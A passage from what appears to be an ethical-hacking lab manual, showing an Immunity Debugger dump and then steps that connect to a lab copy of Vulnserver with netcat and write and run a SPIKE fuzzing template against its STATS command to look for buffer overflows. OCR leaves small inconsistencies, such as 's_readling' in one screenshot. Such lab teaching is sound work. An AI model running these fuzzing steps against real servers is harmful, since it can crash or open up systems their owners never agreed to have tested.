779C8E0F   CC               INT3
779C8E10   8B4C24 04        MOV ECX,DWORD PTR SS:[ESP+4]
779C8E14   F641 04 06       TEST BYTE PTR DS:[ECX+4],6
779C8E18   74 05            JE SHORT ntdll.779C8E1F
779C8E1A   E8 E1F8FFFF      CALL ntdll.ZwTestAlert
779C8E1F   B8 01000000      MOV EAX,1
779C8E24   C2 1000          RETN 10
779C8E27   8DA424 00000000  LEA ESP,DWORD PTR SS:[ESP]
779C8E2E   8BFF             MOV EDI,EDI
779C8E30   8D8424 DC020000  LEA EAX,DWORD PTR SS:[ESP+2DC]
779C8E37   64:8B0D 0000000  MOV ECX,DWORD PTR FS:[0]
779C8E3E   BA 108E9C77      MOV EDX,ntdll.779C8E10
779C8E43   8908             MOV DWORD PTR DS:[EAX],ECX
779C8E45   8950 04          MOV DWORD PTR DS:[EAX+4],EDX
779C8E48   64:A3 00000000   MOV DWORD PTR FS:[0],EAX
779C8E4E   58               POP EAX
779C8E4F   8D7C24 0C        LEA EDI,DWORD PTR SS:[ESP+C]
779C8E53   8BC8             MOV ECX,EAX
779C8E55   FF15 D0C1A677    CALL DWORD PTR DS:[77A6C1D0]        ntdll.RtlDebugPrintTimes
779C8E5B   FFD1             CALL ECX
779C8E5D   8B8F CC020000    MOV ECX,DWORD PTR DS:[EDI+2CC]
779C8E63   64:890D 0000000  MOV DWORD PTR FS:[0],ECX
779C8E6A   6A 01            PUSH 1
779C8E6C   57               PUSH EDI
779C8E6D   E8 5EE2FFFF      CALL ntdll.ZwContinue
779C8E72   8BF0             MOV ESI,EAX
779C8E74   56               PUSH ESI
779C8E75   E8 562D0100      CALL ntdll.RtlRaiseStatus
779C8E7A  ^EB F8            JMP SHORT ntdll.779C8E74
```

```
Registers (FPU)
EAX 0025B000
ECX 779FA1E0 ntdll.DbgUiRemoteBreakin
EDX 779FA1E0 ntdll.DbgUiRemoteBreakin
EBX 00000000
ESP 00AFFF54
EBP 00AFFF80
ESI 779FA1E0 ntdll.DbgUiRemoteBreakin
EDI 779FA1E0 ntdll.DbgUiRemoteBreakin

EIP 779C8E01 ntdll.779C8E01

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 25B000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
                   3 2 1 0      E S P U O Z
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0
FCW 027F  Prec NEAR,53  Mask    1 1 1 1
```

```
Address   Hex dump                  ASCII
00403000  FF FF FF FF 00 40 00 00     .@..
00403008  70 2E 40 00 00 00 00 00  p.@.....
00403010  FF FF FF FF 00 00 00 00      ....
00403018  FF FF FF FF 00 00 00 00      ....
00403020  FF FF FF FF 00 00 00 00      ....
00403028  00 00 00 00 00 00 00 00  ........
00403030  00 00 00 00 00 00 00 00  ........
```

```
00AFFF54  779FA219  RETUR
00AFFF58  7E1D7B92
00AFFF5C  779FA1E0  ntdll.
00AFFF60  779FA1E0  ntdll.
00AFFF64  00000000  ....
00AFFF68  00AFFF58
00AFFF6C  00000000  ....
00AFFF70  00AFFFCC  Point
```

```
[12:21:55] Thread 00000F7C terminated, exit code 0        Running
```

Figure 1.7.9: Immunity Debugger running

16. Keep **Immunity Debugger** and **Vulnserver** running, and switch to the **Parrot Security** virtual machine.

TASK 7.4

Perform Spiking

17. We will now use the Netcat command to establish a connection with the target vulnerable server and identify the services or functions provided by the server. To do so, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.





Figure 1.7.10: MATE Terminal Icon

18. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

19. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

20. Now, type **cd** and press **Enter** to jump to the root directory.



```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #cd
┌─[root@parrot]─[~]
└──╼ #
```


Figure 1.7.11: Running the programs as a root user

21. In the **Terminal** window, type **nc -nv 10.10.10.10 9999** and press **Enter**.

Note: Here, **10.10.10.10** is the IP address of the target machine (**Windows 10**) and **9999** is the target port.

22. The **Welcome to Vulnerable Server!** message appears; type **HELP** and press **Enter**.

23. A list of **Valid Commands** is displayed, as shown in the screenshot.



```
┌─[root@parrot]─[~]
└──╼ #nc -nv 10.10.10.10 9999
(UNKNOWN) [10.10.10.10] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```


Figure 1.7.12: Netcat command to establish a connection

24. Type **EXIT** and press **Enter** to exit the program.

25. Now, we will generate spike templates and perform spiking.

Note: Spike templates define the package formats used for communicating with the vulnerable server. They are useful for testing and identifying functions vulnerable to buffer overflow exploitation.

26. To create a spike template for spiking on the STATS function, type **pluma stats.spk** and press **Enter** to open a text editor.


Parrot Terminal
File Edit View Search Terminal Help

```
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
EXIT
GOODBYE
┌─[root@parrot]─[~]
└──╼ #pluma stats.spk
```

Figure 1.7.13: Create a script file stats.spk


27. In the text editor window, type the following script:

s_readline();

s_string("STATS ");

s_string_variable("0");

28. Press **Ctrl+S** to save the script file and close the text editor.


stats.spk (~) - Pluma (as superuser)
File Edit View Search Tools Documents Help
Open
Save
Undo
stats.spk
Plain Text
Tab Width: 4
Ln 3, Col 24
INS


```
s_readling();
s_string("STATS ");
s_string_variable("0");
```

Figure 1.7.14: Write stats.apk script

29. Now, in the terminal window, type **generic_send_tcp 10.10.10.10 9999 stats.spk 0 0** and press **Enter** to send the packages to the vulnerable server.

Note: Here, **10.10.10.10** is the IP address of the target machine (**Windows 10**), **9999** is the target port number, **stats.spk** is the spike_script, and **0** and **0** are the values of **SKIPVAR** and **SKIPSTR**.

